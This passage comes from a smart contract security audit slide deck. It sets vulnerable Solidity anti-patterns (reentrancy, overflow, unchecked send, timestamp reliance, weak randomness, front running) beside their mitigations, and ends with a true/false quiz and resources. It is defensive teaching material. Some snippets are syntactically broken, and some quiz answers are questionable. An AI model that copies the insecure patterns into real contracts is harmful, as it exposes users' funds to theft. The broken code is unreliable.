8     // can call withdrawBalance again
9     userBalances[msg.sender] = 0;
10 }
```

```
1 // INSECURE
2 mapping (address => uint) private userBalances;
3
4 function transfer(address to, uint amount) {
5     if (userBalances[msg.sender] >= amount) {
6         userBalances[to] += amount;
7         userBalances[msg.sender] -= amount;
8     }
9 }
10
11 function withdrawBalance() public {
12     uint amountToWithdraw = userBalances[msg.sender];
13     // At this point, the caller's code is executed,
14     // and can call transfer()
15     require(msg.sender.call.value(amountToWithdraw)());
16     userBalances[msg.sender] = 0;
17 }
```


Security Considerations for Security Audit

Reentrancy (mitigation)

- Finish all internal work (e.g., state changes) first and only then calling the external function.
- Use `send()` instead of `call.value()()`.

```
1 mapping (address => uint) private userBalances;  
2  
3 function withdrawBalance() public {  
4     uint amountToWithdraw = userBalances[msg.sender];  
5     userBalances[msg.sender] = 0;  
6     require(msg.sender.call.value(amountToWithdraw)());  
    // The user's balance is already 0, so future  
    // invocations won't withdraw anything  
7 }  
8 |
```

Security Considerations for Security Audit

Integer Overflow & Underflow (anti-pattern)

Occurs when an operation is performed that requires a fixed-size variable to store a number (or piece of data) that is outside the range of the variable's data type.

- An unsigned integer gets incremented above its maximum value (overflow)
- An unsigned integer gets decremented below zero (underflow)

```
1  pragma solidity ^0.4.15;
2
3  contract Overflow {
4      uint private sellerBalance=0;
5
6      function add(uint value) returns (bool){
7          sellerBalance += value; // possible overflow
8
9          // possible auditor assert
10         // assert(sellerBalance >= value);
11     }
12 }
```

Security Considerations for Security Audit

Integer Overflow & Underflow (mitigation)

- Use SafeMath library
- Check both storage and calculated variables for valid condition.

```
1 pragma solidity ^0.4.15;
2
3 library SafeMath {
4     function add(uint256 a, uint256 b) internal constant returns
5         (uint256) {
6         uint256 c = a + b;
7         assert(c >= a);
8         return c;
9     }
10 }
11 contract Overflow {
12     uint private sellerBalance=0;
13
14     function safe_add(uint value) returns (bool) {
15         require(value + sellerBalance >= sellerBalance);
16         sellerBalance += value;
17     }
18 }
```

Security Considerations for Security Audit

Unchecked Return Values (anti-pattern)

Failure to verify low-level function state after call may result in incorrect variable states.

- Low-level functions are `call()`, `callcode()`, `delegatecall()` and `send()`.
- Level-level calls return boolean false when fail instead of a roll-back.

```
1  pragma solidity ^0.4.21;
2
3  contract UncheckedSendValue {
4      uint weileft;
5      uint balance;
6      mapping(address => uint256) public balances;
7
8      function deposit () public payable {
9          balances[msg.sender] += msg.value;
10     }
11
12     function withdraw (uint _amount) public {
13         require(balances[msg.sender] >= _amount);
14         weileft -= _amount;
15         msg.sender.send(_amount);
16     }
17
18     function GetBalance() public constant returns(uint){
19         return this.balance;
20     }
21 }
```

Security Considerations for Security Audit

Unchecked Return Values (mitigation)

- Check the return value of send() to see if it completes successfully.
- If it doesn't, then throw an exception so all the state is rolled back.

```
1  pragma solidity ^0.4.21;
2
3  contract UncheckedSendValue {
4      uint weileft;
5      uint balance;
6      mapping(address => uint256) public balances;
7
8      function deposit () public payable {
9          balances[msg.sender] += msg.value;
10     }
11
12     function withdraw (uint _amount) public {
13         require(balances[msg.sender] >= _amount);
14         if (msg.sender.send(_amount))
15             weileft -= _amount;
16         else throw;
17     }
18
19     function GetBalance() public constant returns(uint){
20         return this.balance;
21     }
22 }
```

Security Considerations for Security Audit

Timestamp Manipulation (anti-pattern)

Misuse of block.timestamp function by miners.

- Miners can set their time to any period in the future.
- If mined time is within 15 minutes, the block will be accepted on the network.

```
1  pragma solidity ^0.4.21;
2
3  contract TimestampManipulation {
4      uint time_counter;
5      uint max_counter = 1521763200;
6
7      function play() public {
8          require(now > 1521763200 && neverPlayed == true);
9          neverPlayed = false;
10         msg.sender.transfer(1500 ether);
11     }
12 }
```

Security Considerations for Security Audit

Timestamp Manipulation (mitigation)

- Do not relying on the time as advertised.
- Use external initiator to track time.

```
1 const contract = web3.eth.contract(contractAbi);
2 const contractInstance = contract.at(contractAddress);
3
4 contractInstance.timer('time_counterjs');
5 // send current time value
6     time_counterjs +=1;
7 });
```

```
1 pragma solidity ^0.4.21;
2
3 contract TimestampManipulation {
4     address public owner;
5     uint time_counter;
6     uint max_counter = 1521763200;
7
8     function TimestampManipulation() public {
9         owner = msg.sender
10    }
11
12    function play() public {
13        require(time_counter > max_counter && neverPlayed == true);
14        neverPlayed = false;
15        msg.sender.transfer(1500 ether);
16    }
17
18    // Using an external initiator such as a JS
19    // function to trigger at some intervals
20    function timer(currenttime_count) public {
21        require(msg.sender == owner);
22        time_counter = currenttime_count;
23    }
24
25 }
```

Security Considerations for Security Audit

Bad Randomness (anti-pattern)


Poor implementation of pseudo-random number generator

- Private variables are set via a transaction at some point in time and are visible on the blockchain.
- Block variables such as block.timestamp, block.coinbase, block.number can be manipulated by miners.

```
1 uint256 constant private salt = block.timestamp;
2
3 function random(uint Max) constant private returns (uint256 result){
4     //get the best seed for randomness
5     uint256 x = salt * 100/Max;
6     uint256 y = salt * block.number/(salt % 5) ;
7     uint256 seed = block.number/3 + (salt % 300) + Last_Payout + y;
8     uint256 h = uint256(block.blockhash(seed));
9
10    return uint256((h / x)) % Max + 1; //random number between 1 and
    Max
11 }
```


Security Considerations for Security Audit

Bad Randomness (mitigation)



Security Considerations for Security Audit

Front Running (anti-pattern)

Pay higher gas fees to have copied transactions mined more quickly to preempt the original solution.

- Attacker watches the pool of pending transactions for the winning transaction.
- Attacker submits his bet with higher gas price to beat out the winning transaction.


```
1 pragma solidity ^0.4.21;
2
3 contract FindThisHash {
4     bytes32 constant public hash =
5         0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee
6         0a;
7
8     function FindingThisHash(address _owner) public payable {}
9     // constructor() public payable {} // load with ether
10
11     function solve(string solution) public {
12         // If you can find the pre-image of the hash, receive 1000
13         ether
14         require(hash == sha3(solution));
15         msg.sender.transfer(1000 ether);
16     }
17 }
```

Security Considerations for Security Audit


Front Running (mitigation)

- Usage of commit-reveal approach (RandDAO)

1. Commit



2. Reveal



Security Considerations for Security Audit

There will always be new Unknowns

- Smart contracts → emerging
- Coding language ≠ stable
- There will be new classes of vulnerabilities
- Developers and auditors need to stay on their feet!



Best Practices for Smart Contracts

- Maintain control
- Be aware of smart contract properties
- Prepare for failure (circuit breaker)
- Rollout carefully (rate limiting, max usage, correctness checks)
- Keep contracts simple
- Stay up to date (refactoring, latest compiler)

Follow Occam's razor



Final Words

- The effectiveness of the security of the blockchain is highly dependent on the auditor's understanding of the mechanisms for both the blockchain platform and the underlying smart contracts.
- It is important to consider the complete design of the blockchain application and all interconnected parts.
- Smart contracts have limitations, therefore, third-party audit and security reviews are paramount to bring perspective.
- Transparency, expert reviews, user testing and use of automated security tools are mechanisms to minimize vulnerabilities.



THANK YOU FOR YOUR TIME.

Tuan Phan, CISSP, PMP, CBSP, Security+, SSBB
Founder

@ChainOpSec
[LinkedIn.com/in/tuanphan/](https://www.linkedin.com/in/tuanphan/)
github.com/tuanp703

www.zerofriction.io

Test Your Knowledge (True or False)

1. Smart contracts exist in 1st and 2nd generation blockchain.
2. In a permissioned blockchain the participants are known to the blockchain operator.
3. Decentralized applications depend on smart contracts for the business logic.
4. The shared ledger is distributed across nodes.
5. Cold wallets are more risky than hot wallets.
6. Private blockchains are generally more centralized.
7. Transaction outcomes can be different (e.g., random likelihood) for every users interacting with the same smart contract.
8. All conditions for a given transaction in a smart contract must be met in order to complete and record the transaction.
9. Access control is critical to maintain ownership oof a smart contract.
10. Reentrancy exists because contract states are not properly set prior to making external calls.

Answer to Test Your Knowledge

1. False: Smart contracts exist in 1st and 2nd generation blockchain.
2. True: In a permissioned blockchain the participants are known to the blockchain operator.
3. True: Decentralized applications depend on smart contracts for the business logic.
4. True: The shared ledger is distributed across nodes.
5. False: Cold wallets are more risky than hot wallets.
6. True: Private blockchains are generally more centralized.
7. False: Transaction outcomes can be different (e.g., random likelihood) for every users interacting with the same smart contract.
8. True: All conditions for a given transaction in a smart contract must be met in order to complete and record the transaction.
9. True: Access control is critical to maintain ownership oof a smart contract.
10. True: Reentrancy exists because contract states are not properly set prior to making external calls.

The background is a solid blue color with a low-poly, geometric pattern of various triangles and polygons in different shades of blue, creating a textured, crystalline effect.

How do I get Hands-on Experience?

Programming Smart Contracts

Ethereum

- [Solidity](#) via an IDE ([Remix IDE](#), [EthFiddle](#))
- Wallet with some test currencies
- Local development environment or web-based at Remix (<https://remix.ethereum.org/>)
- Connection to the actual blockchain network, local or testnet

Hyperledger Fabric

- [Go/JavaScript](#) (popular for permissioned blockchains) via an IDE (HLFV Composer, VSCode or similar editors)
- Local development environment or IBM Bluemix Console (<https://cloud.ibm.com/login>)
- Connection to the actual blockchain network, local or testnet